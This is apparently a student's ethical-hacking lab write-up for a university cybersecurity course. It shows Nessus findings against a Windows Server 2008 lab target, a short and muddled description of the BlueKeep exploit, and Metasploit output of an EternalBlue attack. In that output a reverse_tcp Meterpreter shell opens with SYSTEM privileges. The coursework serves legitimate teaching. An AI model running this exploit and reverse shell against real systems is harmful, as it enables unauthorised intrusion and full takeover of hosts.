

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking (Windows Server
2008)

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Task A. Select your exploits

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.

The screenshot shows the Nessus Essentials web interface in a Mozilla Firefox browser. The URL is <https://localhost:8834/#/scans/reports/5/vulnerabilities/group/125313>. The page title is "WS 2008 SCAN / Microsoft Windows (Multiple Issues)".


On the left sidebar, there are sections for "FOLDERS" (My Scans, All Scans, Trash), "RESOURCES" (Policies, Plugin Rules, Scanners), and "TENABLE" (Community, Research).

The main content area shows a table of vulnerabilities. The table has columns for Severity (Sev), Name, Family, and Count. There are 8 vulnerabilities listed, with 5 marked as CRITICAL.

Sev	Name	Family	Count
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (Blu...	Windows	1
CRITICAL	MS14-066: Vulnerability in Schannel Could...	Windows	1
CRITICAL	MS15-034: Vulnerability in HTTP.sys Could...	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft ...	Windows	1
CRITICAL	Unsupported Windows OS (remote)	Windows	1
HIGH	MS12-020: Vulnerabilities in Remote Desk...	Windows	1
MEDIUM	MS12-073: Vulnerabilities in Microsoft IIS ...	Windows	1
INFO	Microsoft Windows NTLMSSP Authenticati...	Windows	1

On the right side, there is a "Scan Details" section showing: Policy: Advanced, Status: Paused, Scanner: Local Scan, Start: Today at 6. Below this is a "Vulnerabilities" section with a donut chart showing the distribution of severity levels.

2. Search for an exploit that targets a security issue other than MS17-010.
3. Discuss the exploit you select, such as how it works and the required configurations, etc.



The screenshot displays the Nessus Essentials web interface in a Mozilla Firefox browser. The browser's address bar shows the URL `https://localhost:8834/#/scans/reports/5/vulnerabilities/group/125313/125313`. The interface features a left-hand navigation menu with sections for Folders (My Scans, All Scans, Trash), Resources (Policies, Plugin Rules, Scanners), and Tenable (Community, Research). The main content area is titled "WS 2008 SCAN / Plugin #125313" and includes a "Back to Vulnerability Group" link. Below the title, there are tabs for Hosts (1), Vulnerabilities (27), Notes (1), and History (1). The vulnerability is identified as "CRITICAL Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated c...)". The description states: "The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code." The solution provided is: "Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2." Under the "See Also" section, two links are provided: <http://www.nessus.org/u?577af692> and <http://www.nessus.org/u?8e4e0b74>. The "Output" section shows "No output recorded." and a table with the following data:

Port *	Hosts
3389 / tcp / msrdp	192.168.10.11

On the right side, the "Plugin Details" section lists: Severity: Critical, ID: 125313, Version: 1.7, Type: remote, Family: Windows, Published: May 22, 2019, and Modified: July 16, 2019. The "Risk Information" section includes: Risk Factor: Critical, CVSS v3.0 Base Score: 9.8, CVSS v3.0 Vector: CVSS:3.0/VI:N/S:U/C:H/I:H/A:H, CVSS Base Score: 10.0, and CVSS Vector: CVSS2#AV:N/AC:L/A:C. The "Vulnerability Information" section is partially visible at the bottom.


I have selected the Microsoft RDP RCE (CVE-2019-0708) exploit. It can allow to open the backdoor in the system using the exploit system, and configure the different features, so the users activities can be recorded.



Task B. ms17_010_eternalblue


Use ms17_010_eternalblue and reverse_tcp as the exploit and payload to launch the attack. You need

to use the following configuration for the reverse shell.


1. Listening Port: Use 30123 as the listening port number.







2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
[+] 192.168.10.11:445 - Connection established for exploitation.  
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[+] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)  
[+] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600  
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[+] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.  
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet  
[+] 192.168.10.11:445 - Starting non-paged pool grooming  
[+] 192.168.10.11:445 - Sending SMBv2 buffers  
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[+] 192.168.10.11:445 - Receiving response from exploit packet  
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[+] 192.168.10.11:445 - Sending egg to corrupted connection.  
[*] metasploitframework:45 - Triggering free of corrupted buffer.  
[*] Sending stage (206403 bytes) to 192.168.217.2  
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:20225) at 2022-11-06 19:44:51 -0500  
[+] 192.168.10.11:445 - =====  
[+] 192.168.10.11:445 - =====WIN=====  
[+] 192.168.10.11:445 - =====  
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions  
  
Active sessions  
=====
```

ID	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ W2008R2	192.168.217.3:30123 -> 192.168.217.2:20225 (192.168.10.11)


```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```


Task C. Basic Information harvesting

